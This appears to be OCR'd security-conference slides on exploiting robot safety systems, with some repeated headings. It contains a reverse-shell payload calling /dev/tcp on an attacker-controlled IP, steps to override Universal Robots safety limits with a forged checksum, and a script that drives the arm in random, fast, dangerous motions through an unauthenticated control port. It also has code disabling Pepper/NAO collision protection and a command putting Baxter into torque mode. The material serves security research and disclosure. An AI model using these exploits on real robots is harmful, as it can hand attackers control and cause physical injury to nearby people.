
```
arg1 = "-c"
arg2 = "/bin/bash -i >& /dev/tcp/<<myIPAddress>>/8981 0>&1"
arg0 = ["/bin/bash", arg1, arg2]
execve(*arg0[0], *arg0, 0)
```


Exploiting Universal Robots Safety Protections



Exploiting Universal Robots Safety Protections







Exploiting Universal Robots ROP Gadgets Walkthrough

Exploiting Universal Robots Safety Protections

3. Modify the **safety.conf** file to override all safety general limits, joints limits, boundaries, and safety I/O values.
4. Force a collision in the **checksum** calculation, and upload the new file. We need to fake this number since integrators are likely to write a note with the current checksum value on the hardware, as this is a common best practice.
5. **Restart** the robot so the safety configurations are updated by the new file. **Process continuation !**

```
>> python -c '\
import subprocess, time; \
time.sleep(25); \
subprocess.Popen([\"sh
$$basefolder$$/starturcontrol.sh\"], shell=True
,close_fds=True)' &\n
```

Exploiting Universal Robots Safety Protections


6. Load new installation file (new safety settings)
7. Move the robot in an arbitrary, dangerous manner by exploiting an authentication issue on the UR control service.

```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((HOST, 30002))
for x in xrange(50):
        q = [random.uniform(-2*math.pi, 2*math.pi), \
                random.uniform(-2*math.pi, 2*math.pi), \
                random.uniform(-2*math.pi, 2*math.pi), \
                random.uniform(-2*math.pi, 2*math.pi), \
                random.uniform(-2*math.pi, 2*math.pi), \
                random.uniform(-2*math.pi, 2*math.pi)] ← joint positions
        a = random.uniform(1, 20) ← joint acceleration
        v = random.uniform(1, 20)  ← joint speed
        payload = "movej("+ str(q) + ", a="+str(a)+", v="+str(v)+")" ← move
joints
        s.send(payload + "\n")
        print "[!] Sent", payload
        time.sleep(1)
data = s.recv(1024)
s.close()
print("Received", repr(data))
```


Exploit Demo

Disabling Pepper/NAO Human Safety Settings (1/2)

- It is possible to disable all external-collision avoidance protections by changing the state of the **ALMotion** module through the **setExternalCollisionProtectionEnabled** function.
  - NAO does not require user consent for disabling critical reflexes
  - Pepper require user consent for disabling critical reflexes (exploit Auth Bypass in Web Console)




Security Distances NAO/Pepper



Pepper blind spots. Arm speed is reduced when moving inside these zones

Disabling Pepper/NAO Human Safety Settings (2/2)



SECURITY


☐ Permit deactivation of the safety reflexes.

Security protection can be disabled from the vulnerable Pepper Web Console.

```
"""
This exploit uses the setExternalCollisionProtectionEnabled method.
"""
# Get the service ALMotion.

motion_service  = session.service("ALMotion")

# Disables "Move", "LArm" and "RArm" external anti collision
name = "All"
enable  = False
motion_service.setExternalCollisionProtectionEnabled(name, enable)
(…)
```



Disabling Baxter/Sawyer Human Safety Settings

- Arm joint mode: "Torque mode"
  - This control mode should be used with **extreme caution**, since this control mode bypasses collision avoidance and can result in potentially harmful motions.
  - To enable torque mode: publish a **JointCommand** message to the joint_command topic for a given arm to set the arm into the desired control mode and move it (mode 3):

```
$ rostopic pub /robot/limb/<side>/joint_command
baxter_core_msgs/JointCommand "{mode: 3, command: [0.0,
0.01, 0.0, 3.0, 2.55, -1.0, -2.07], names: ['left_w0', 'left_w1',
'left_w2', 'left_e0', 'left_e1', 'left_s0', 'left_s1']}" -r 100
```

  - Other ways to disable collision avoidance are also possible

Vulnerable Research Frameworks: ROS

